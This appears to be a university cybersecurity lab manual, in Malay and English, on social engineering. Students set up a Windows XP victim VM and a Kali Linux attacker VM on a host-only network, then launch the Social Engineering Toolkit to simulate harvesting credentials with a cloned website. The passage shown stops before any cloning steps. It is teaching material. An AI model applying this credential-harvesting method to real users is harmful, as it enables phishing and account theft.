
FAKULTI TEKNOLOGI
KEJURUTERAAN KELAUTAN
DAN INFORMATIK

2020/2021

CYBER SECURITY



Lab 2: Social Engineering

VERSION 1

`

Revision History

Revision Date	Previous Revision Date	Summary of Changes	Changes Marked
30/03/2021		First Issue	Fakhrul Adli Mohd Zaki Dr Farizah Yunus

`

CONTENTS

`

INSTRUCTIONS

Manual makmal ini adalah untuk kegunaan pelajar-pelajar Fakulti Teknologi Kejuruteraan Kelautan dan Informatik (FTKKI), Universiti Malaysia Terengganu (UMT) sahaja. Tidak dibenarkan mencetak dan mengedar manual ini tanpa kebenaran rasmi daripada penulis.

Sila ikuti langkah demi langkah sebagaimana yang dinyatakan di dalam manual.

Arahan laporan makmal:

a) Pelajar perlu menyediakan laporan makmal untuk aktiviti makmal.
b) Kandungan laporan makmal mesti terdiri daripada beberapa tangkapan skrin untuk semua tetapan makmal keselamatan maya yang berjaya dengan beberapa penjelasan.
c) Jawab semua soalan refleksi untuk setiap sesi makmal.
d) Pelajar dapat memberikan senarai rujukan untuk rujukan tambahan.
e) Laporan makmal mesti dihantar dalam masa yang diberikan menggunakan pautan yang disediakan di platform eLearning.

This laboratory manual is for use by the students of the Faculty of Ocean Engineering Technology and Informatics, Universiti Malaysia Terengganu (UMT) only. It is not permissible to print and distribute this manual without the official authorisation of the author.

Please follow step by step as described in the manual.

Lab report instructions:

a) Students need to prepare lab report for lab activities.
b) The contents of the lab report must consist of several screenshots for all successful setting of virtual security lab with some explanation.
c) Answer all the reflection questions for every lab sessions.
d) Student can provide the list of references for extra references.
e) *Lab report must be submitted within the time given using the provided link in the eLearning platform.*

`

TASK 1: DOWNLOADING A WINDOWS XP IMAGE

OBJECTIVE

To download a Microsoft Windows XP image which will be run in a Virtual Box later.

TASK DESCRIPTION


The student is required to download a Microsoft Windows XP from the given link. The downloaded Windows XP will act like a victim during the attack simulation.

ESTIMATED TIME

30 Minutes

STEPS:

1. Using your web browser, go to https://archive.org/details/WinXPProSP3x86 to download a .iso file for Windows XP. This .iso file will be used to set up Windows XP operating system in the VirtualBox later.
2. Click the link as shown in the below screenshot:



3. Save the file at a suitable location and easy to find.
4. While waiting for the download to finish, you may want to proceed with the next task or answer the reflections questions.

`

REFLECTION QUESTIONS

1. **Why it is not advisable to use Windows XP in a real environment?**
2. **When is the last date for Microsoft to support Windows XP?**

`

TASK 2: HARVESTING USER CREDENTIALS

OBJECTIVE

To simulate a situation when an attacker steals user credentials by tricking them with a clone website.

TASK DESCRIPTION

The student needs to run a Kali Linux virtual machine that had been downloaded earlier. This task represents a scenario where an attacker uses a social engineering technique to perform a simulation in which the attacker tricks the victim into thinking that the website being visited is a real website.

ESTIMATED TIME

40 Minutes


STEPS:

1. Before setting up this scenario, we have to understand the network topology between the attacker and the victim. The diagram below shows two entities which is an attacker and a victim. An attacker will be the Kali Linux running in the VirtualBox (which has been installed earlier) and Victim will be the real environment of your computer.

Attacker (located in VirtualBox) Victim (located in Host Computer)


2. Now, let's set up our VirtualBox to use a Host-only connection instead of NAT. Run your VirtualBox, choose **Kali Linux**, then click **Settings**. Remember, not to start Kali Linux before doing this step.

`




3. Next, follow the steps shown on the screenshot below:

`



4. Click **Start** to run Kali Linux virtual machine with a new network configuration.
5. Log in to Kali Linux with **kali** as the username and password.
6. Next, let's check the IP address of our Kali Linux. Click Terminal and then type the **ifconfig** command. Scroll up the command prompt to obtain the IP Address. Like the example below, **192.168.56.101** is the IP Address.


`



7. You may close the Terminal by typing **exit** and hit **Enter**.


`

8. Next, let's run the social engineering toolkit provided in Kali Linux.




`

9. For authorization to run the tool, Kali Linux will ask for a password. Type **kali**, then hit **Enter**.




10. For the first time running this tool, you will be asked to accept terms of service. Type **y** and hit **Enter**.

